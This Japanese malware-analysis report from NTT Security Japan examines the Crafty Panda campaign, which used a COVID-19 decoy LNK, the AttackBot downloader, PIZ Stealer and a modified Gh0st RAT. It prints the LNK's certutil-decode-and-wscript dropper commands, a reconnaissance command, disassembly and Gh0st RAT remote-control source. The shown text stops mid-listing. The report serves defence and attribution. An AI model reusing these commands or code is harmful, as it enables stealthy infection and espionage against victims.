Crafty Panda
標的型攻撃解析レポート

NTT セキュリティ・ジャパン株式会社

2020 年 7 月 21 日

本レポートの目的

NTT セキュリティ・ジャパン株式会社のセキュリティオペレーションセンター（以下 SOC）は、グローバルにおけるお客様システムを 24 時間体制で監視し、迅速な脅威発見と最適な対策を実現するマネージド・セキュリティ・サービス（以下 MSS）を提供しています。SOC では最新の脅威に対応するための様々なリサーチ活動を行い、その結果をブラックリストやカスタムシグネチャ、IOC（Indicator of Compromise）、アナリストが分析で使用するナレッジとしてサービスに活用しています。

SOC では、2020 年 3 月に標的型攻撃に関するリサーチ活動の中で COVID-19 に関連する資料をデコイファイルとして利用した興味深い攻撃手法を確認しました。攻撃手法や IOC などからこのサイバー攻撃は Higaisa と呼ばれるアクターに関連すると考えていますが、この攻撃キャンペーンに関する情報は少なく、また SOC の調査とは異なる見解が示されていました。そこで、我々は改めて今回のサイバー攻撃のアクターを Crafty Panda と命名し、詳細な調査を続けてきました。今後の対策の参考として活用していただくため、この攻撃キャンペーンに関して SOC が独自に行ってきた調査結果をホワイトペーパーとして公開します。

概要

NTT セキュリティ・ジャパン株式会社の SOC では 2020 年 3 月に COVID-19 に関連する資料をデコイファイルとして利用した標的型攻撃と考えられる攻撃を観測しました。このマルウェア検体を弊社のラボ環境で分析したところ、アクターによる侵害活動の様子や、利用されたツールを入手することに成功しました。本レポートでは、攻撃に利用されたマルウェア、ツール、アクターの帰属について以下の結果を得ました。

- 侵害活動の中で、ダウンローダー「AttackBot」、情報収集マルウェア「PIZ Stealer」、RAT 型マルウェア「Gh0st RAT」など、複数のマルウェアが利用された。
- Gh0st RAT は、プラグイン型と DLL 型の 2 種類が利用されていた。プラグイン型では公開されているソースコードから大きく改変されており、検知回避機能が強化されていた。
- 攻撃手法や IOC 情報から Crafty Panda のアクターに関して考察した。

また、攻撃による被害の防止・軽減や感染した端末の発見のため、今回の調査で入手した検体のハッシュ値、接続先のドメイン名や IP アドレスを付録に記載しました。

1. はじめに

Crafty Panda は 2016 年頃から活動が観測されているアクターです。このアクターは朝鮮半島に帰属し、日本を含む複数の国の外交組織、政府、人権団体、貿易会社を主なターゲットとして Gh0st RAT や PlugX といったマルウェアを利用していることが報告されています[1][2]。

SOC が 2020 年 3 月に観測した攻撃を調査したところ、今回観測した攻撃では AttackBot、PIZ Stealer、Gh0st RAT などのマルウェアが利用されており、検知回避のさまざまな手法なども利用されていることが明らかになりました。また、攻撃手法や IOC 情報の特徴から Crafty Panda の帰属に関わると考えられる情報を入手しました。

本レポートでは、2 章で SOC が観測した Crafty Panda による攻撃の全体像を記載し、3～5 章で攻撃に利用された手法やマルウェアについて説明します。6 章で今回の攻撃における特徴とアクターを考察します。

2. 攻撃フロー

本章では、SOC において観測した Crafty Panda による攻撃全体の流れを示します。感染トリガーから永続化までの流れを図 1 に、本体となる Gh0st RAT が活動するまでの流れを図 2 に、攻撃者の活動を図 3 に示します。




図 1 攻撃フロー①（感染トリガーから永続化まで）

感染トリガーから永続化までの流れは、以下の 1～4 の通りです。

1. 攻撃の起点となる最初の LNK ファイル「20200308-sitrep-48-covid-19.pdf.lnk」が実行されると、JavaScript ファイル「9sOXN6Ltf0afe7.js」を作成します。
2. 続けて LNK ファイルは wscript.exe を利用して 9sOXN6Ltf0afe7.js を実行します。
3. JavaScript ファイルは、AttackBot および Microsoft Windows の正規ファイルと悪性 DLL ファイルからなる Kicker を作成します。
4. さらに JavaScript ファイルは別の LNK ファイル「accessories.lnk」を Startup に作成します。




図 2 攻撃フロー②（Gh0st RAT の活動まで）

今回の攻撃の中心となる Gh0st RAT の活動までの流れは、以下の 5～15 の通りです。

5. 感染ホストにログオンすると「accessories.lnk」が実行されます。
6. accessories.lnk は 3 で作成された Kicker を実行します。
7. Kicker は 3 で作成された悪性な DLL ファイルを Side-Loading によってロードします。
8. 続けて Kicker は 3 で作成された AttackBot を実行します。
9. AttackBot は C&C サーバー（motivation.neighboring[.]site）に接続し、2 つのマルウェア「PIZ Stealer」と「Gh0st RAT」をダウンロードします。
10. AttackBot は「PIZ Stealer」を実行してホストの環境情報などを上記と同じ C&C サーバー（69[.]172.75.223）に送信します。
11. AttackBot は Gh0st RAT を実行します。
12. Gh0st RAT は C&C サーバー（mail.nsyeapig[.]com）に接続し、Credential Stealer をダウンロードします。
13. Gh0st RAT により Credential Stealer が実行されるとパスワード情報を収集し

て C&C サーバー（mail.nsyeapig[.]com）に情報を送信します。

14. Gh0st RAT が C&C サーバー（mail.nsyeapig[.]com）から Plugin をダウンロードします。
15. Gh0st RAT がダウンロードした Plugin をファイルとして保存せずオンメモリで実行します。




図 3 攻撃フロー③（攻撃者の活動）

攻撃者の活動の流れは、以下の 16～19 の通りです。

16. Plugin 機能によってアクターはローカル内のファイル検索など侵害活動を行います。
17. アクターは DLL 型 Gh0st RAT を C&C サーバー（mail.nsyeapig[.]com）からダウンロードします。
18. アクターは DLL 型 Gh0st RAT を実行します。
19. DLL 型 Gh0st RAT は C&C サーバー（www.phpvlan[.]com）にアクセスします。

3. 感染トリガーから永続化まで

本章では、攻撃の起点となった LNK ファイル「20200308-sitrep-48-covid-19.pdf.lnk」の動作について解説します。LNK ファイルを実行後に実行されるコマンドを図 4 に示します。

```
1 "C:¥Windows¥System32¥cmd.exe" /c copy "20200308-sitrep-48-covid-19.pdf.lnk" %TEMP%¥¥g4ZokyumBB2gDn.tmp /y&
2 for /r C:¥¥Windows¥¥System32¥¥ %i in (*ertu*.exe) do copy %i %TEMP%¥¥msoia.exe /y&
3 findstr.exe "TVNDRgAAAA" %TEMP%¥¥g4ZokyumBB2gDn.tmp>%TEMP%¥¥cSi1rOuywDNvDu.tmp&
4 %TEMP%¥¥msoia.exe -decode %TEMP%¥¥cSi1rOuywDNvDu.tmp %TEMP%¥¥oGhPGUDC03tURV.tmp&
5 expand %TEMP%¥¥oGhPGUDC03tURV.tmp -F:* %TEMP% &
6 wscript %TEMP%¥¥9sOXN6Ltf0afe7.js
```

図 4　LNK ファイルが実行するコマンド

このコマンドは以下のように動作します。

1. Windows 標準の実行ファイル certutil.exe をコピーして「msoia.exe」という名前で保存する。
2. msoia.exe を利用して Base64 エンコードされたデータをデコードして「oGhPGUDC03tURV.tmp」というファイル名で保存する。
3. Windows 標準の実行ファイル expand.exe を利用してこのファイルを展開する。
4. 展開されたファイルに含まれる「9sOXN6Ltf0afe7.js」を Windows 標準のスクリプト実行エンジン wscript.exe を利用して実行する。

この LNK ファイルから最終的に実行された 9sOXN6Ltf0afe7.js は、デコイファイル「20200308-sitrep-48-covid-19.pdf」を開きつつ、次回ログオンした時に実行される別の LNK ファイル「accessories.lnk」と、以下の 3 つの実行ファイルを作成します[1]。

- 「MSOSTYLE.exe」（Microsoft Office の実行ファイル）
- 「OINFO12.OCX」（Side-Loading に利用される悪性な実行ファイル）
- 「Wordcnvpxy.exe」（AttackBot）

この一連の挙動は全て Windows の標準機能で実現していますが、Windows の標準コマンドを別名でコピーした後に実行しています。これは、Endpoint Detection and Response（EDR）製品やアンチウイルス製品に検知されないための工夫と考えられます。

[1] この JavaScript ファイルの挙動に関しては、すでに詳細な解析結果が報告されております。[2]

4. 本体マルウェアのダウンロードまで

4.1. Kicker

Kicker は次回ログオン時に本体マルウェアを実行するための一連の工程を開始するためのもので、LNK ファイルを実行すると生成されます。Kicker は、Microsoft が配布する署名付きの正規の実行ファイル「MSOSTYLE.exe」と、Side-Loading によって実行する悪性ファイル「OINFO12.OCX」からなります。MSOSTYLE.exe は図 5 に示す通り、Side-Loading によって同じディレクトリに存在する「OINFO12.OCX」を読み込んでいます。




図 5　MSOSTYLE.exe による DLL Side-Loading

そして、OINFO12.OCX は図 6 に示すコードで「Wordcnvpxy.exe」を実行します。これは AttackBot と呼ばれるダウンローダーで、次節で説明します。




図 6　OINFO12.OCX による Wordcnvpxy.exe の実行

4.2. AttackBot

ログオン時に Kicker は「Wordcnvpxy.exe」を実行します。これは AttackBot と呼ばれるダウンローダーですが、これまで知られている AttackBot とは異なる特徴も確認されました[2]。

AttackBot という名前は、このダウンローダーが "AttackBot" という文字列をプログラムの中で使用していたことにちなんで命名されたと考えられています[3]。例えば、この文字列は CreateWindowExW() 関数の引数に指定する ClassName や WindowName や、リソースとして埋め込まれているダイアログに現れます。今回解析した検体では、図 7 や図 8 のように SK_Parasite という文字列が設定されていました。

```
var_24h = "SK_Parasite";
RegisterClassExW (edi);
*(0x40feb4) = esi;
eax = CreateWindowExW (edi, "SK_Parasite", "SK_Parasite", 0xcf0000, 0x80000000, edi, 0x80000000, edi, edi, edi, esi, edi);
if (eax == edi) {
    goto label_0;
}
UpdateWindow (eax);
```

図 7　CreateWindowExW の実行




図 8 リソース内のダイアログのデータ

---

[2] AttackBot は scDownloader や DownBot と呼ばれる場合もあります。

[3] より以前のバージョンでは、DownBot2 という文字列が使用されていました。

また、今回の検体では Base64 のエンコードに図 9 に示す独自のテーブルが使用されていました。このカスタム Base64 は DLL のファイル名や C&C サーバーの URL、受信データなどをデコードする際に使用されます。

```
.data:0040EFA0 aTable          db 'z2bqw7k90rJYALIQUxZK%sO=hd5C4piVMFlaRucWy31GTNH-mED8fnXtPvSojeB6g'
.data:0040EFA0                                         ; DATA XREF: sub_401000+1B↑o
.data:0040EFA0                                         ; sub_401000+2B↑o ...
.data:0040EFA0                 db 0
.data:0040EFE2                 align 4
.data:0040EFE4 unk_40EFE4      db  78h ; x             ; DATA XREF: sub_401F00+1C0↑o
```

図 9　AttackBot で利用されている Base64 テーブル

AttackBot は C&C サーバーから新たなマルウェアをダウンロードします。C&C サーバーに対して GET リクエストを送信し、C&C サーバーからレスポンスが得られた場合はそのデータをデコードしてファイルとして保存した後に実行します。データは RC4 とカスタム Base64 によってエンコードされています。カスタム Base64 をデコードする際に図 10 の処理において「$」をデリミタとして、以降の値をファイル名として使用します。

```
push    edi
push    0
push    esi
call    fcn.004078b0
add     esp, 0xc
push    0
lea     eax, [var_274h]
push    eax
push    ebx
push    esi
mov     ecx, dword [var_25ch]
push    ecx
call    dword [0x40fee8]
mov     edx, dword [var_25ch]
push    edx
call    dword [0x40fedc]
push    ebx
lea     eax, [esi + ebx]
push    eax
mov     eax, esi
call    section..text
add     esp, 8
mov     dword [var_26ch], eax
xor     eax, eax
mov     cl, 0x24                    ; '$' ; 36
```

図 10　ファイル名取得

RC4 の鍵は図 11 のような単純な処理で生成されます。これは Crafty Panda が用いるマルウェアで共通するもので、特徴の 1 つと言えます。この鍵生成アルゴリズムは AttackBot だけではなく、後述する PIZ Stealer でも使用されています。




図 11　RC4 の鍵生成

鍵生成アルゴリズムは 2 つの初期値 EAX と ECX を用いますが、この値は時折変化しています。私たちが確認した過去の初期値は表 1 RC4 鍵生成アルゴリズムにおけるのとおりです。

表 1 RC4 鍵生成アルゴリズムにおける初期値の変化

Timestamp	EAX	ECX	PDB
2020/03/09 12:48:18	0x1C	0x27	
2020/01/05 15:10:46	0x9	0x5	
2019/12/29 13:31:23	0x8	0x5	
2019/07/25 08:04:07	0x7	0x9	
2018/12/24 00:23:07	0x7	0x9	E:¥code¥DownBot¥Release¥DownBot1.pdb
2018/04/12 17:27:50	0x7	0x9	C:¥code¥down¥scDownloader¥Release¥scNewDownloader.pdb

今回の調査では、我々が PIZ Stealer と呼んでいる「msshavmsg.exe」と、改変された Gh0st RAT である「NdfEventView.exe」の 2 つのマルウェアが C&C サーバーからダウンロードされ、実行されたことを確認しました。

4.3. PIZ Stealer

AttackBot がダウンロードした msshavmsg.exe は、我々が PIZ Stealer と呼んでいるマルウェアで、ユーザーの環境情報を取得して C&C サーバーへ送信する機能を持っています。送信データは図 12 のコマンドによって収集されます[4]。

```
Cmd.exe /c systeminfo&ipconfig -all&tasklist&dir c:users
```

図 12　PIZ Stealer によるコマンド実行

過去の PIZ Stealer は情報の送信先となる C&C サーバーの URL や User-Agent などの情報を独自のテーブルを用いた Base64 でエンコードしていましたが、今回の PIZ Stealer では図 13 のようにこれらの情報が平文で記述されていました。




図 13　C&C サーバーへの通信

[4] コマンド dir c:users は実際に実行するとエラーとなりますが、これは攻撃者が誤ったためと考えられます。

また以前の PIZ Stealer とは異なり、図 14 のように Referer が奇妙な文字列となっていました。これは日本企業を意識している可能性が考えられます。

```
loc_4011DA:
mov     edi, ds:HttpAddRequestHeadersA
push    0A0000000h      ; dwModifiers
push    0FFFFFFFFh      ; dwHeadersLength
lea     eax, [ebp+szHeaders]
push    eax             ; lpszHeaders
push    esi             ; hRequest
call    edi ; HttpAddRequestHeadersA
push    0A0000000h      ; dwModifiers
push    0FFFFFFFFh      ; dwHeadersLength
push    offset szHeaders ; "Referer: http://www.fgghsg.jp.co"
push    esi             ; hRequest
call    edi ; HttpAddRequestHeadersA
```

図 14　C&C サーバー通信時の Referer

送信されるデータは RC4 で暗号化されます。暗号鍵を生成する処理は図 15 のように AttackBot のものと同じでした。




図 15　RC4 の鍵生成

4.4. プラグイン型 Gh0st RAT

本攻撃で最終的に侵害活動のために使用されたバックドアは Gh0st RAT でした。Gh0st RAT はソースコードが公開されています[3]。しかしながら、今回確認された Gh0st RAT は公開されたものから大きく改変されていました。改変された箇所を図 16、図 17 に示します。

主な改変点として、公開されたソースコードでは G0st RAT 本体にバックドア機能を実装していたことに対し、改変された Gh0st RAT ではプラグインモジュールにバックドア機能を実装し、本体にプラグインモジュールに対するダウンローダー機能を実装していることが挙げられます。

```
// 加上激活
void CKernelManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
{
        switch (lpBuffer[0])
        {
        case COMMAND_ACTIVED:
                InterlockedExchange((LONG *)&m_bIsActived, true);
                break;
        case COMMAND_LIST_DRIVE: // 文件管理
                m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)Loop_FileManager,
                        (LPVOID)m_pClient->m_Socket, 0, NULL, false);
                break;
        case COMMAND_SCREEN_SPY: // 屏幕查看
                m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)Loop_ScreenManager,
                        (LPVOID)m_pClient->m_Socket, 0, NULL, true);
                break;
        case COMMAND_WEBCAM: // 摄像头
                m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)Loop_VideoManager,
                        (LPVOID)m_pClient->m_Socket, 0, NULL);
                break;
        case COMMAND_AUDIO: // 摄像头
                m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)Loop_AudioManager,
                        (LPVOID)m_pClient->m_Socket, 0, NULL);
                break;
        case COMMAND_SHELL: // 远程sehll
                m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)Loop_ShellManager,
                        (LPVOID)m_pClient->m_Socket, 0, NULL, true);
                break;
        case COMMAND_KEYBOARD:
                m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)Loop_KeyboardManager,
                        (LPVOID)m_pClient->m_Socket, 0, NULL);
                break;
```

図 16 ソースコードのコマンド受信処理

```
48      InterlockedExchange = GetProcAddress(v5, ProcName);
49      ((void (__stdcall *)(_DWORD *, int))InterlockedExchange)(v4 + 0x2797, 1);
50      result = (void *)FreeLibrary(v6);
51      break;
52    case 1u:
53    case 0x12u:
54    case 0x21u:
55    case 0x24u:
56    case 0x25u:
57    case 0x29u:
58      RC4((int)(buff + 1), buff_size - 1);
59      v4[v4[10133] + 133] = MyCreateThread(0, 0, (int)ROUTINE_PLUGINME, (int)(buff + 1), 0, 0, 0);
60      result = (void *)(v4[10133] + 1);
61      v4[10133] = result;
62      break;
63    case 0x2Au:
64    case 0x2Bu:
65    case 0x2Cu:
66    case 0x2Du:
67    case 0x2Eu:
68    case 0x2Fu:
69    case 0x30u:
70    case 0x31u:
71    case 0x3Bu:
72    case 0x3Fu:
73    case 0x40u:
74    case 0x41u:
75    case 0x48u:
76    case 0x49u:
77      RC4((int)(buff + 1), buff_size - 1);
78      v4[v4[10133]++ + 133] = MyCreateThread(0, 0, (int)ROUTINE_PLUGINMEEX, (int)(buff + 1), 0, 0, 1);
79      strcpy((char *)&v13, "k");
80      v14 = 'e';
```

